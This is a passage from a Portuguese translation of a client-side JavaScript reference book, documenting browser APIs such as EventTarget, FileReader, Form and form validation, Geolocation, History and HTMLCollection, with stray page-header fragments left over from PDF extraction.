onopen

Disparada quando a conexão se abre. O objeto evento associado é um Event simples.

EventTarget

um objeto que recebe eventos

Os objetos que têm eventos disparados neles ou objetos para os quais eventos borbulham, precisam ter uma maneira de definir rotinas de tratamento para esses eventos. Esses objetos normalmente definem propriedades de registro de rotina de tratamento de evento cujos nomes começam com “on”

e normalmente também definem os métodos descritos aqui. O registro de rotina de tratamento é um assunto surpreendentemente complexo. Consulte a Seção 17.2 para ver os detalhes e note, em especial, que o IE8 e anteriores usam métodos diferentes (descritos em uma seção especial a seguir) de todos os outros navegadores.

Métodos

`void addEventListener(string tipo, function ouvinte, [boolean usaCaptura])` Esse método registra a função ouvinte especificada como uma rotina de tratamento para eventos do tipo especificado. `tipo` é uma string de nome de evento e não inclui o prefixo “on”. O argumento `usaCaptura` deve ser `true` se essa é uma rotina de captura de evento (consulte a Seção 17.2.3) sendo registrada em um documento ascendente do verdadeiro alvo do evento. Note que alguns navegadores ainda exigem que você passe um terceiro argumento para essa função, sendo que `false` deve ser passado para registrar uma rotina de tratamento normal que não é de captura.

`boolean dispatchEvent(Event evento)`

Esse método envia um evento sintético para esse alvo de evento. Crie um novo objeto `Event` com `document.createEvent()`, passando o nome do evento (como “event” para eventos simples). Em seguida, chame o método de inicialização de evento do objeto `Event` que você criou: para um evento simples, isso vai ser `initEvent()` (consulte `Event`). Em seguida, passe o evento inicializado para esse método a fim de enviá-lo. Nos navegadores modernos, todo objeto `Event` tem uma propriedade `isTrusted`. Essa propriedade será `false` para qualquer evento sintético enviado por JavaScript.

Todo tipo de objeto evento define um método de inicialização específico. Esses métodos são raramente usados, têm listas de argumentos longas e complicadas e não estão documentados neste livro.

Caso precise criar, inicializar e enviar eventos sintéticos de algum tipo mais complexo do que um `Event` básico, você vai ter de pesquisar o método de

inicialização online.

`void removeEventListener(string tipo, function ouvinte, [boolean usaCaptura])` Esse método remove uma função ouvinte de evento registrada. Ele recebe os mesmos argumentos de `addEventListener()`.

Referência de JavaScript do lado do cliente **907**

Métodos do Internet Explorer

O IE8 e anteriores não suportam `addEventListener()` e `removeEventListener()`. Em vez disso, implementam os dois métodos a seguir, que são muito parecidos. (A Seção 17.2.4 lista algumas diferenças importantes.)

`void attachEvent(string tipo, function ouvinte)` Registra a função ouvinte especificada como uma rotina de tratamento de eventos do tipo especificado. Note que esse método espera que tipo inclua o prefixo “on” antes do nome do evento.

`void detachEvent(string tipo, function ouvinte)` Esse método funciona como `attachEvent()` ao contrário.

FieldSet

um `<fieldset>` em um formulário HTML

Node, Element, FormControl

Jav Ref

aS

O objeto `FieldSet` representa um `<fieldset>` em um `<form>` HTML. Os `FieldSet` implementam a **do client**

cript do lado

erência de

maioria (mas não todas) das propriedades e métodos de `FormControl`.

e

Propriedades

boolean **disabled**

true se o *FieldSet* está desabilitado. Desabilitar um *FieldSet* desabilita os controles de formulário que ele contém.

readonly HTMLFormControlsCollection ***elements***

Um objeto semelhante a um array de todos os controles de formulário contidos nesse `<fieldset>`.

File

um arquivo em um sistema de arquivos local

Blob

Um *File* é um *Blob* que tem um nome e possivelmente também uma data de modificação. Ele representa um arquivo no sistema de arquivos local. Obtenha um arquivo selecionado pelo usuário a partir do array *files* de um elemento `<input type=file>` ou do array *files* do objeto *DataTransfer* associado ao objeto *Event* que acompanha um evento *drop*.

Você também pode obter objetos *File* que representam arquivos em um sistema de arquivo privado colocado em caixa de areia, conforme descrito na Seção 22.7. Entretanto, a API de sistema de arquivo não era estável quando este livro estava sendo escrito e não está documentada nesta seção de referência.

Você pode carregar o conteúdo de um arquivo em um servidor com um objeto *FormData* ou passando o *File* para *XMLHttpRequest.send()*, mas não há muito mais que possa fazer com o objeto *File* em si.

Use *FileReader* para ler o conteúdo de um *File* (ou de qualquer *Blob*).

Propriedades

readonly Date **lastModifiedDate**

A data de modificação do arquivo ou *null*, caso não esteja disponível.

908 Parte IV Referência de JavaScript do lado do cliente readonly string **name**

O nome do arquivo (mas não seu caminho).

FileError

erro durante a leitura de um arquivo

Um objeto *FileError* representa um erro ocorrido na leitura de um arquivo com *FileReader* ou *FileReaderSync*. Se é usada a API síncrona, o objeto *FileError* é lançado. Se é usada a API assíncrona, o objeto *FileError* é o valor da propriedade *error* do objeto *FileReader* quando o evento *error* é enviado.

Note que a API *FileWriter* (descrita na Seção 22.7, mas não estável o suficiente para documentar nesta seção de referência) adiciona novas constantes de código de erro nesse objeto.

Constantes

Os códigos de erro de `FileError` são os seguintes:

`unsigned short` **`NOT_FOUND_ERR`** = 1

O arquivo não existe. (Talvez tenha sido excluído depois que o usuário o selecionou, mas antes de seu programa tentar lê-lo.)

`unsigned short` **`SECURITY_ERR`** = 2

Problemas de segurança não especificados não deixam que o navegador permita seu código ler o arquivo.

`unsigned short` **`ABORT_ERR`** = 3

A tentativa de ler o arquivo foi cancelada.

`unsigned short` **`NOT_READABLE_ERR`** = 4

O arquivo não pode ser lido, talvez porque suas permissões mudaram ou porque outro processo o bloqueou.

`unsigned short` **`ENCODING_ERR`** = 5

Uma chamada para `readAsDataURL()` falhou porque o arquivo era longo demais para codificar em um URL `data://`.

Propriedades

`readonly unsigned short` **`code`**

Essa propriedade especifica o tipo de erro ocorrido. Seu valor é uma das constantes anteriores.

FileReader

lê um `File` ou `Blob` de forma assíncrona

EventTarget

Um FileReader define uma API assíncrona para ler o conteúdo de um File ou qualquer Blob. Para ler um arquivo, siga estes passos:

- *Crie um FileReader com a construtora FileReader().*
- *Defina as rotinas de tratamento de evento necessárias.*

Referência de JavaScript do lado do cliente 909

- *Passe seu objeto File ou Blob para um dos quatro métodos de leitura.*
- *Quando sua rotina de tratamento de onload é disparada, o conteúdo do arquivo está disponí-*

vel como a propriedade result. Ou então, se a rotina de tratamento de onerror é disparada, a propriedade error se refere a um objeto FileReader que fornece mais informações.

- *Quando a leitura estiver concluída, você pode reutilizar o objeto FileReader ou descartá-lo e criar outros novos, conforme for necessário.*

Consulte FileReaderSync para ver uma API síncrona que pode ser usada em threads worker.

Construtora

new FileReader()

Cria um novo objeto FileReader com a construtora FileReader(), a qual não espera argumentos.

Constantes

Jav Ref

aS

do client

Estas constantes são os valores da propriedade *readyState*:

cript do lado

erência de

unsigned short **EMPTY** = 0

e

Nenhum método de leitura foi chamado ainda.

unsigned short **LOADING** = 1

Uma leitura está em andamento.

unsigned short **DONE** = 2

Uma leitura terminou com sucesso ou com um erro.

Propriedades

readonly FileError **error**

Se ocorrer um erro durante uma leitura, essa propriedade vai se referir a um *FileError* que descreve o erro.

readonly unsigned short **readyState**

Essa propriedade descreve o estado atual do *FileReader*. Seu valor será uma das três constantes listadas anteriormente.

readonly any **result**

Se a leitura terminou com sucesso, essa propriedade terá o conteúdo do *File* ou *Blob* como uma *string* ou *ArrayBuffer* (dependendo do método de leitura chamado). Quando *readyState* é **LOADING** ou quando é disparado um evento *progress*, essa propriedade pode ter um conteúdo parcial do *File* ou *Blob*. Se nenhum método de leitura foi chamado ou se ocorreu um erro, essa propriedade será *null*.

Métodos

void **abort()**

Esse método cancela uma leitura. Ele configura *readyState* como **DONE**,

result como null e error como um objeto `FileError` com code igual a `FileError.ABORT_ERR`. Então, dispara um evento `abort` e um evento `loadend`.

910 Parte IV Referência de JavaScript do lado do cliente **`readAsArrayBuffer(Blob blob)`**

Lê os bytes de blob de forma assíncrona e os torna disponíveis como um `ArrayBuffer` na propriedade `result`.

`void readAsBinaryString(Blob blob)`

Lê os bytes de blob de forma assíncrona, codifica-os como uma string binária de JavaScript e configura a propriedade `result` com a string resultante. Cada “caractere” de uma string binária de JavaScript tem um código de caractere entre 0 e 255. Use `String.charCodeAt()` para extrair esses valores de byte.

Note que strings binárias são uma representação ineficiente de dados binários: quando possível, você deve usar `ArrayBuffers`, em vez disso.

`void readAsDataURL(Blob blob)`

Lê os bytes de blob de forma assíncrona, codifica-os (junto com o tipo do Blob) em um URL `data://`

e configura a propriedade `result` com a string resultante.

`void readAsText(Blob blob, [string codificação])` Lê os bytes de blob de forma assíncrona e os decodifica usando a codificação especificada em uma string de texto Unicode `e`, então, configura a propriedade `result` com essa string decodificada. Se a codificação não for especificada, será usada UTF-8 (texto codificado em UTF-16 também é detectado e decodificado automaticamente, caso comece com uma Byte Order Mark – marca de ordem de byte).

Rotinas de tratamento de evento

Assim como todas as APIs assíncronas, `FileReader` é baseada em eventos. Você pode usar as propriedades de tratamento de evento listadas aqui para registrar rotinas de tratamento de evento ou usar os métodos `EventTarget` implementado por `FileReader`.

Os eventos de `FileReader` são disparados no próprio objeto `FileReader`. Eles não borbulham e não têm uma ação padrão para cancelar. As rotinas de tratamento de evento de `FileReader` recebem sempre um objeto

ProgressEvent. Uma leitura bem-sucedida começa com um evento loadstart, seguido de zero ou mais eventos progress, um evento load e um evento loadend. Uma leitura malsucedida começa com um evento loadstart, seguido de zero ou mais eventos progress, um evento error ou abort e um evento loadend.

onabort

Disparado se a leitura é cancelada com o método abort().

onerror

Disparado se ocorre um erro de algum tipo. A propriedade error de FileReader vai se referir a um objeto FileError que tenha um código de erro.

onload

Disparado quando File ou Blob foi lido com sucesso. A propriedade result de FileReader tem o conteúdo do File ou Blob, em uma representação que depende do método de leitura chamado.

onloadend

Toda chamada para um método de leitura de FileReader finalmente produz um evento load, um evento error ou um evento abort. O FileReader também dispara um evento onloadend após cada um desses eventos para proveito dos scripts que querem receber apenas um evento, em vez de receber todos os três.

Referência de JavaScript do lado do cliente **911**

onloadstart

Disparado depois que um método de leitura é chamado, mas antes que qualquer dado seja lido.

onprogress

Disparado aproximadamente 20 vezes por segundo, enquanto os dados de File ou Blob estão sendo lidos. O objeto ProgressEvent vai especificar quantos bytes foram lidos e a propriedade result do FileReader pode conter uma representação desses bytes.

FileReaderSync

lê um File ou Blob de forma síncrona

FileReaderSync é uma versão síncrona da API FileReader, disponível apenas para threads Worker. A API síncrona é mais fácil de usar do que a assíncrona: basta criar um objeto FileReaderSync() e então chamar um de seus métodos de leitura, o qual vai retornar o conteúdo de File ou Blob ou lançar um **Jav Ref**

objeto **FileError**.

as

do client

cript do lado

erência de

Construtora

e

new FileReaderSync()

Cria um novo objeto FileReaderSync com a construtora FileReaderSync(), a qual não espera argumentos.

Métodos

Estes métodos lançam um objeto FileError, caso a leitura falhe por qualquer motivo.

ArrayBuffer readAsArrayBuffer(Blob blob)

Lê os bytes de blob e os retorna como um ArrayBuffer.

string readAsBinaryString(Blob blob)

Lê os bytes de blob, os codifica como uma string binária de JavaScript (consulte `String.fromCharCode()`) e retorna essa string binária.

string `readAsDataURL(Blob blob)`

Lê os bytes de blob e os codifica junto com a propriedade `type` de blob em um URL `data://` e, então, retorna esse URL.

string `readAsText(Blob blob, [string codificação])` Lê os bytes de blob, os decodifica em texto usando a codificação especificada (ou usando UTF-8 ou UTF-16, caso não seja especificada nenhuma codificação) e retorna a string resultante.

Form

um `<form>` em um documento HTML

Node, Element

O objeto `Form` representa um elemento `<form>` em um documento HTML. A propriedade `elements` é um `HTMLCollection` que fornece acesso conveniente a todos os elementos do formulário. Os métodos `submit()` e `reset()` permitem que um formulário seja enviado ou redefinido sob controle do programa.

912 Parte IV Referência de JavaScript do lado do cliente Cada formulário em um documento é representado como um elemento do array `document.forms[]`.

Os elementos de um formulário (botões, campos de entrada, caixas de seleção, etc.) são reunidos no objeto semelhante a um array `Form.elements`. Controles de formulário nomeados podem ser referenciados diretamente pelo nome: o nome do controle é usado como nome de propriedade no objeto `Form`. Assim, para se referir a um elemento `Input` com o atributo `name` “phone” dentro de um formulário `f`, você poderia usar a expressão JavaScript `f.phone`.

Consulte a Seção 15.9 para obter mais informações sobre formulários HTML. Consulte `FormControl`, `FieldSet`, `Input`, `Label`, `Select` e `TextArea` para obter mais informações sobre os controles que podem aparecer em um formulário.

Esta página documenta recursos de formulário de HTML5 que, quando este livro estava sendo escrito, ainda não eram amplamente implementados.

Propriedades

A maioria das propriedades listadas aqui simplesmente espelha os atributos HTML de mesmo nome.

string **acceptCharset**

Uma lista de um ou mais conjuntos de caractere permitidos nos quais os dados do formulário podem ser codificados para envio.

string **action**

O URL para o qual o formulário deve ser enviado.

string **autocomplete**

A string “on” ou “off”. Se for “on”, o navegador pode preencher os controles do formulário antecipadamente com os valores salvos de uma visita anterior à página.

readonly HTMLFormControlsCollection **elements**

Um objeto semelhante a um array de controles contidos nesse formulário.

string **enctype**

Especifica como os valores dos controles de formulário são codificados para envio. Os valores válidos dessa propriedade são:

- “application/x-www-form-urlencoded” (o padrão)
- “multipart/formdata”
- “text/plain”

readonly long **length**

O número de controles de formulário representados pela propriedade *elements*. Os elementos do formulário se comportam como se fossem eles próprios objetos semelhantes a um array de controles de formulário e, para um formulário *f* e um inteiro *n*, a expressão *f[n]* é igual a *f.elements[n]*.

string **method**

O método HTTP usado para enviar o formulário para o URL *action*. É “get” ou “post”.

string **name**

O nome do formulário, conforme especificado pelo atributo `HTML name`. O valor dessa propriedade pode ser usado como nome de propriedade no objeto documento. O valor dessa propriedade de documento será esse objeto `Form`.

Referência de JavaScript do lado do cliente **913**

boolean **`noValidate`**

`true` se o formulário não deve ser validado antes do envio. Espelha o atributo `HTML novalidate`.

string **`target`**

O nome de uma janela ou quadro no qual deve ser exibido o documento retornado pelo envio do formulário.

Métodos

boolean **`checkValidity()`**

Nos navegadores que suportam validação de formulário, esse método verifica a validade de cada controle de formulário. Retorna `true` se todos são válidos. Se algum controle não é válido, ele dispara um evento `invalid` nesse controle e então retorna `false`.

void **`dispatchFormChange()`**

Ja

Esse método dispara um evento `formchange` em cada controle nesse formulário. Normalmente, o `v`

Ref

aS

do client

formulário faz isso automaticamente, quando a entrada do usuário dispara um evento `change`; por-cript do lado

erência de

tanto, normalmente você não precisa chamar esse método.

e

*void **dispatchFormInput()***

Esse método dispara um evento forminput em cada controle nesse formulário. Normalmente, o formulário faz isso automaticamente, quando a entrada do usuário dispara um evento input; portanto, normalmente você não precisa chamar esse método.

*void **reset()***

Redefine todos os elementos do formulário com seus valores padrão.

*void **submit()***

Envia o formulário manualmente, sem disparar um evento submit.

Rotinas de tratamento de evento

*Estas propriedades de tratamento de evento relacionadas a formulário são definidas em **Element**, mas estão documentadas com mais detalhes aqui porque são disparadas em elementos **Form**.*

onreset

Chamada imediatamente antes que os elementos do formulário sejam redefinidos. Retorna false ou cancela o evento para impedir a redefinição.

onsubmit

Chamada imediatamente antes que formulário seja enviado. Retorna false ou cancela o evento para impedir o envio.

FormControl

recursos comuns de todos os controles de formulário

Em sua maioria, os controles de formulário HTML são elementos `<input>`, mas os formulários também podem conter controles `<button>`, `<select>` e `<textarea>`. Esta página documenta os recursos que esses tipos de elemento têm em comum. Consulte a Seção 15.9 para ver uma introdução aos

914 Parte IV Referência de JavaScript do lado do cliente formulários HTML e consulte *Form*, *Input*, *Select* e *TextArea* para mais informações sobre formulá-

rios e controles de formulário.

Os elementos `<fieldset>` e `<output>` implementam a maioria (mas não todas) das propriedades descritas aqui. Esta referência trata objetos *FieldSet* e *Output* como *FormControls*, mesmo que não implementem cada propriedade.

Esta página documenta certos recursos de formulário HTML5 (especialmente a validação de formulário) que, quando este livro estava sendo escrito, ainda não estavam amplamente implementados.

Propriedades

boolean **autofocus**

true se o controle deve receber o foco do teclado automaticamente, assim que o documento for carregado. (Os controles *FieldSet* e *Output* não implementam essa propriedade.) boolean **disabled**

true se o controle de formulário está desabilitado. Os controles desabilitados não respondem à entrada do usuário e não estão sujeitos à validação de formulário. (Os elementos *Output* não implementam essa propriedade; os elementos *FieldSet* a utilizam para desabilitar todos os controles que contêm.)

readonly **Form form**

Uma referência ao *Form* que é o proprietário desse controle ou *null*, caso ele não tenha um.

Se um controle está contido dentro de um elemento `<form>`, esse é seu formulário proprietário.

Caso contrário, se o controle tem um atributo HTML *form* que especifica a identificação de um `<form>`, esse formulário nomeado é o formulário proprietário.

readonly **NodeList labels**

Um objeto semelhante a um array de elementos *Label* associado a esse controle. (Os controles *FieldSet* não implementam essa propriedade.)

string **name**

O valor do atributo HTML *name* para esse controle. O nome de um controle pode ser usado como propriedade do elemento *Form*: o valor dessa propriedade é o elemento do controle. Os nomes de controle também são usados ao se enviar um formulário.

string **type**

Para elementos `<input>`, a propriedade *type* tem o valor do atributo *type* ou o valor “text”, caso não seja especificado um atributo *type* na tag `<input>`. Para elementos `<button>`, `<select>` e *textarea*, a propriedade *type* é “button”, “select-one” (ou “select-multiple”, se o atributo *multiple* estiver configurado) e “textarea”. Para elementos `<fieldset>`, *type* é “fieldset”, e para elementos `<output>`, *type* é “output”.

readonly *string* **validationMessage**

Se o controle for válido ou não estiver sujeito à validação, essa propriedade será a *string* vazia.

Caso contrário, essa propriedade vai conter uma *string* localizada explicando por que a entrada do usuário é inválida.

readonly *FormValidity* **validity**

Essa propriedade se refere a um objeto que especifica se a entrada do usuário para esse controle é válida e, se não for, por que não.

Referência de JavaScript do lado do cliente **915**

string value

Todo controle de formulário tem uma string value usada quando o formulário é enviado. Para controles de entrada de texto, o valor é a entrada do usuário. Para botões, é apenas o valor do atributo HTML value. Para elementos de saída, essa propriedade é como a propriedade textContent herdada de Node. Elementos FieldSet não implementam essa propriedade.

*readonly boolean **willValidate***

Essa propriedade é true se o controle toma parte na validação de formulário; caso contrário, é false.

Rotinas de tratamento de evento

Os controles de formulário definem as seguintes propriedades de tratamento de evento. Você também pode registrar rotinas de tratamento de evento usando os métodos EventTarget implementados por todos os Elements:

Jav Ref

aS

do client

Rotina de tratamento de evento

Chamada quando

cript do lado

erência de

onformchange

Quando um evento `change` é disparado em qualquer controle no formulário, o formulário transmite e

um evento `formchange` que não borbulha para todos os seus controles. Os controles podem usar essa propriedade de tratamento de evento para detectar alterações em seus controles irmãos.

onforminput

Quando um evento input é disparado em qualquer controle no formulário, o formulário transmite um evento forminput que não borbulha para todos os seus controles. Os controles podem usar essa propriedade de tratamento de evento para detectar alterações em seus controles irmãos.

oninvalid

Se um controle do formulário não tiver validação, um evento invalid será disparado nele. Esse evento não borbulha, mas se for cancelado, o navegador não vai exibir uma mensagem de erro para o controle.

Métodos

*boolean **checkValidity()***

Retorna true se o controle é válido (ou se não está sujeito à validação). Caso contrário, dispara um evento invalid no controle e retorna false.

*void **setCustomValidity(string erro)***

Se erro é uma string não vazia, esse método marca o controle como inválido e usa erro como mensagem localizada ao informar para o usuário a invalidade do elemento. Se erro é a string vazia, qualquer string erro anterior é removida e o controle é considerado válido.

FormData

corpo de um pedido HTTP multipart/formdata

O tipo FormData é um recurso de XMLHttpRequest Level 2 (XHR2) que torna fácil fazer requisições HTTP PUT com codificação multipart/formdata usando um XMLHttpRequest. A codificação multipart é necessária, por exemplo, se você quer carregar vários objetos File em uma única requisição.

Crie um objeto FormData com a construtora e então adicione nele pares nome/valor com o método append(). Uma vez que você tenha adicionado todas as partes do corpo de sua requisição, pode passar o FormData para o método send() de um XMLHttpRequest.

916 Parte IV Referência de JavaScript do lado do cliente Construtora

*new **FormData()***

Essa construtora sem argumentos retorna um objeto FormData vazio.

Métodos

*void **append(string nome, any valor)***

Esse método adiciona uma nova parte (com o nome e valor especificados)

no `FormData`. O argumento `valor` pode ser uma `string` ou um `Blob` (lembre-se de que os objetos `File` são `Blobs`).

FormValidity

a validade de um controle de formulário

A propriedade `validity` de um `FormControl` se refere a um objeto `FormValidity` que é uma representa-

ção dinâmica do estado da validade desse controle. Se a propriedade `valid` é `false`, o controle não é válido e pelo menos uma das outras propriedades será `true` para indicar a natureza do erro (ou erros) de validade.

A validação de formulário é um recurso de HTML5 que, quando este livro estava sendo escrito, ainda não era amplamente implementado.

Propriedades

`readonly` boolean **`customError`**

Um script chamou `FormControl.setCustomValidity()` nesse elemento.

`readonly` boolean **`patternMismatch`**

A entrada não corresponde à expressão regular `pattern`.

`readonly` boolean **`rangeOverflow`**

A entrada é grande demais.

`readonly` boolean **`rangeUnderflow`**

A entrada é pequena demais.

`readonly` boolean **`stepMismatch`**

A entrada não corresponde ao `step` especificado.

`readonly` boolean **`tooLong`**

A entrada é longa demais.

`readonly` boolean **`typeMismatch`**

A entrada é do tipo errado.

readonly boolean **valid**

Se essa propriedade é *true*, o controle de formulário é válido e todas as outras propriedades são *false*. Se essa propriedade é *false*, o controle de formulário não é válido e pelo menos uma das outras propriedades é *true*.

readonly valor booleano **Missing**

O elemento do formulário era *required*, mas nenhum valor foi inserido.

Referência de JavaScript do lado do cliente **917**

Geocoordinates

uma posição geográfica

Um objeto desse tipo representa um posição na superfície terrestre.

Propriedades

readonly double **accuracy**

A precisão dos valores de latitude e longitude, em metros.

readonly double **altitude**

A altitude, em metros, acima do nível do mar ou *null*, caso a altitude não esteja disponível.

readonly double **altitudeAccuracy**

A precisão, em metros, da propriedade *altitude*. Se *altitude* for *null*, *altitudeAccuracy* também será *null*.

Ja

readonly double **heading**

v

Ref

aS

do client

cript do lado

erência de

A direção de viagem do usuário em graus, no sentido horário a partir do norte real, ou null, caso o cabeçalho não esteja disponível. Se a informação de cabeçalho estiver disponível, mas e

speed for 0, heading será NaN.

*readonly double **latitude***

A latitude do usuário em graus decimais ao norte do equador.

*readonly double **longitude***

A longitude do usuário em graus decimais a leste do Meridiano de Greenwich.

*readonly double **speed***

A velocidade do usuário em metros por segundo ou null, se a informação de velocidade não estiver disponível. Essa propriedade nunca será um número negativo. Consulte também heading.

Geolocation

obtem a latitude e longitude do usuário

O objeto Geolocation define métodos para determinar a localização geográfica precisa do usuário.

Nos navegadores que o suportam, o objeto Geolocation está disponível por meio do objeto Navigator como navigator.geolocation. Os métodos descritos aqui dependem de alguns outros tipos: as localizações são relatadas na forma de um objeto Geoposition e os erros são informados como objetos GeolocationError.

Métodos

*void **clearWatch**(long idObservação)*

Deixa de monitorar a localização do usuário. O argumento idObservação deve ser o valor retornado pela chamada correspondente de watchPosition().

*void **getCurrentPosition**(function sucesso, [function erro], [object opções])* *Determina a localização do usuário de forma assíncrona, usando as opções (consulte a lista de propriedades de opção a seguir)*

especificadas. Esse método retorna imediatamente e, quando a localização do usuário se torna disponível, ele passa um objeto `Geoposition` para a função `callback` sucesso especificada.

918 Parte IV Referência de JavaScript do lado do cliente Ou então, se ocorre um erro (talvez porque o usuário não tenha dado permissão para compartilhar sua localização), ele passa um objeto `GeolocationError` para a função `callback` erro, se uma foi especificada.

long `watchPosition`(function sucesso, [function erro], [object opções])
Esse método é como `getCurrentPosition()`, mas depois de determinar a localização atual do usuário, continua a monitorar sua localização e chama a função `callback` sucesso sempre que descobrir que a posição mudou significativamente. O valor de retorno é um número que pode ser passado para `clearWatch()` a fim de interromper o monitoramento da localização do usuário.

Opções

O argumento `opções` de `getCurrentPosition()` e `watchPosition()` é um objeto JavaScript normal, com zero ou mais das seguintes propriedades:

boolean `enableHighAccuracy`

Esta opção é uma dica de que uma posição de alta precisão é desejada, mesmo que demore mais para ser determinada ou use mais energia da bateria, por exemplo. O padrão é `false`. Em equipamentos que podem determinar a posição via sinais WiFi ou por GPS, configurar essa opção como `true` normalmente vai significar “use o GPS”.

long `maximumAge`

Esta opção especifica a maior idade aceitável (em milissegundos) do primeiro objeto `Geoposition` passado para `successCallback`. O padrão é 0, ou seja, cada chamada de `getCurrentPosition()` ou `watchPosition()` terá de solicitar uma nova correção de posição. Se essa opção for configurada como 60000, por exemplo, a implementação poderá retornar qualquer posição geográfica determinada no último minuto.

long `timeout`

Esta opção especifica quanto tempo, em milissegundos, o solicitante deseja esperar por uma correção de posição. O valor padrão é `Infinity`. Se decorrer mais do que `timeout` milissegundos, `errorCallback` será chamada. Note que o tempo gasto para pedir permissão ao usuário para compartilhar sua localização não conta nesse valor de `timeout`.

GeolocationError

um erro ao consultar a localização do usuário

Se uma tentativa de determinar a posição geográfica do usuário falhar, sua função callback de error será chamada com um objeto GeolocationError descrevendo o que deu errado.

Constantes

Estas constantes são os valores possíveis da propriedade code:

*unsigned short **PERMISSION_DENIED** = 1*

O usuário não deu permissão para compartilhar sua localização.

*unsigned short **POSITION_UNAVAILABLE** = 2*

A localização não pode ser determinada por um motivo não especificado. Isso poderia ser causado por um erro da rede, por exemplo.

*Referência de JavaScript do lado do cliente **919***

*unsigned short **TIMEOUT** = 3*

A localização não pode ser determinada dentro do tempo designado (consulte a opção timeout descrita em Geolocation).

Propriedades

*readonly unsigned short **code***

Essa propriedade terá um dos três valores anteriores.

*readonly string **message***

Uma mensagem fornecendo mais detalhes sobre o erro. A mensagem se destina a ajudar na depuração e não é conveniente para exibição aos usuários finais.

Geoposition

um relatório de posição com timestamp

Jav Ref

aS

do client

Um objeto *Geoposition* representa a posição geográfica do usuário em um momento específico. Os **cript do lado**

erência de

objetos desse tipo têm apenas duas propriedades: um *timestamp* e uma referência para um objeto *Geocoordinates*

e

que contém as propriedades de posição reais.

Propriedades

readonly Geocoordinates **coords**

Essa propriedade se refere a um objeto *Geocoordinates* cujas propriedades especificam a latitude, a longitude do usuário, etc.

readonly unsigned long **timestamp**

O tempo no qual essas coordenadas eram válidas, em milissegundos desde a época. Esse valor pode ser usado para criar um objeto *Date*, se desejar.

HashChangeEvent

objeto evento para eventos hashchange

Event

Os navegadores disparam um evento `hashchange` quando o identificador de fragmento (a parte de um URL que começa com o sinal numérico `#`) do URL do documento muda. Isso pode acontecer por causa de uma alteração com script feita na propriedade `hash` do objeto `Location` ou porque o usuário utilizou os botões `Back` ou `Forward` para navegar pelo histórico do navegador. Em um ou outro caso, um evento `hashchange` é disparado. O objeto evento associado é um `HashChangeEvent`. Consulte a Seção 22.2 para mais informações sobre gerenciamento de histórico com `location.hash` e sobre o evento `hashchange`.

Propriedades

`readonly string newURL`

Essa propriedade contém o novo valor de `location.href`. Note que esse é o URL completo e não apenas a parte `hash` dele.

`readonly string oldURL`

Essa propriedade contém o valor antigo de `location.href`.

920 Parte IV Referência de JavaScript do lado do cliente **History**

o histórico de navegação de um objeto `Window`

O objeto `History` representa o histórico de navegação de uma janela. Contudo, por motivos de privacidade, ele não permite acesso através de script aos URLs reais que foram visitados. Os métodos do objeto `History` permitem que os scripts movam a janela para trás e para frente no histórico de navegação e adicionem novas entradas no histórico.

Propriedades

`readonly long length`

Essa propriedade especifica o número de entradas na lista do histórico do navegador. Como não há como determinar o índice do documento atualmente exibido dentro dessa lista, saber o tamanho da lista não é especialmente útil.

Métodos

`void back()`

back() faz a janela ou quadro ao qual o objeto *History* pertence revisitar o URL (se houver) que foi visitado imediatamente antes do atual. Chamar esse método tem o mesmo efeito de clicar no botão *Back* do navegador. Também é equivalente a:

```
history.go(-1);
```

```
void forward()
```

forward() faz a janela ou quadro ao qual o objeto *History* pertence revisitar o URL (se houver) que foi visitado imediatamente após o atual. Chamar esse método tem o mesmo efeito de clicar no botão *Forward* do navegador. Também é equivalente a:

```
history.go(1);
```

```
void go([long delta])
```

O método *History.go()* recebe um argumento inteiro e faz o navegador visitar o URL que está o número especificado de posições distante na lista do histórico de navegação mantida pelo objeto *History*. Argumentos positivos movem o navegador para frente na lista e argumentos negativos o movem para trás. Assim, chamar *history.go(-1)* é equivalente a chamar *history.back()* e produz o mesmo efeito de clicar no botão *Back*. Com um argumento 0 ou sem nenhum argumento, esse método recarrega o documento correntemente exibido.

void **pushState**(any dados, string título, [string url]) Esse método adiciona uma nova entrada no histórico de navegação da janela, armazenando um clone estruturado (consulte “Clones estruturados”, na página 672) de dados, assim como o título e url especificados. Se, posteriormente, o usuário utilizar o mecanismo de navegação de histórico do navegador para retornar a esse estado salvo, um evento *popstate* será disparado na janela e o objeto *PopStateEvent* conterá outro clone de dados em sua propriedade *state*.

O argumento *título* fornece um nome para esse estado e os navegadores podem exibi-lo em suas interfaces de histórico. (Quando este livro estava sendo escrito, os navegadores ignoravam esse argumento.) Se for especificado, o argumento *url* é exibido na barra de endereço e fornece a esse estado

Referência de JavaScript do lado do cliente **921**

um estado permanente que pode ser marcado ou compartilhado com outros. *url* é solucionado em relação à localização atual do documento. Se

url é um URL absoluto, deve ter a mesma origem do documento atual. Uma técnica comum é usar URLs que são apenas identificadores de fragmento começando com #.

`void replaceState(any dados, string título, [string url])` Esse método é como `pushState()`, exceto que, em vez de criar uma nova entrada no histórico de navegação da janela, ele atualiza a entrada atual com dados, título e url de um novo estado.

HTMLCollection

uma coleção de elementos acessíveis pelo nome ou número

*HTMLCollection é um objeto semelhante a um array somente de leitura de objetos **Element** que também define propriedades correspondentes aos valores de **name** e **id** dos elementos reunidos. O*

*objeto **Document** define propriedades **HTMLCollection** como **forms** e **image**.*

Jav Ref

aS

do client

*Os objetos **HTMLCollection** definem métodos **item()** e **namedItem()** para recuperar elementos pela **cript do lado***

erência de

*posição ou pelo nome, mas nunca é necessário utilizá-los: você pode simplesmente tratar **HTML-e***

*Collection como um objeto **JavaScript** e acessar suas propriedades e elementos de array. Por exemplo: `document.images[0]`*

*// Um elemento numerado de um **HTMLCollection***

`document.forms.address`

*// Um elemento nomeado de um **HTMLCollection***

Propriedades

`readonly unsigned long length`

O número de elementos no conjunto.

Métodos

Element **item**(unsigned long índice)

Retorna o elemento no índice especificado no conjunto ou null, se índice estiver fora do limite.

Também é possível simplesmente especificar a posição dentro dos colchetes do array, em vez de chamar esse método explicitamente.

object **namedItem**(string nome)

Retorna o primeiro elemento do conjunto que tenha o nome especificado por seu atributos id ou name, ou null, caso não exista tal elemento. Você também pode colocar o nome do elemento dentro dos colchetes do array, em vez de chamar esse método explicitamente.

HTMLDocument

consulte Document

HTMLElement

consulte *Element*

922 *Parte IV Referência de JavaScript do lado do cliente*

HTMLFormControlsCollection

um objeto semelhante a um array de controles de formulário

HTMLCollection

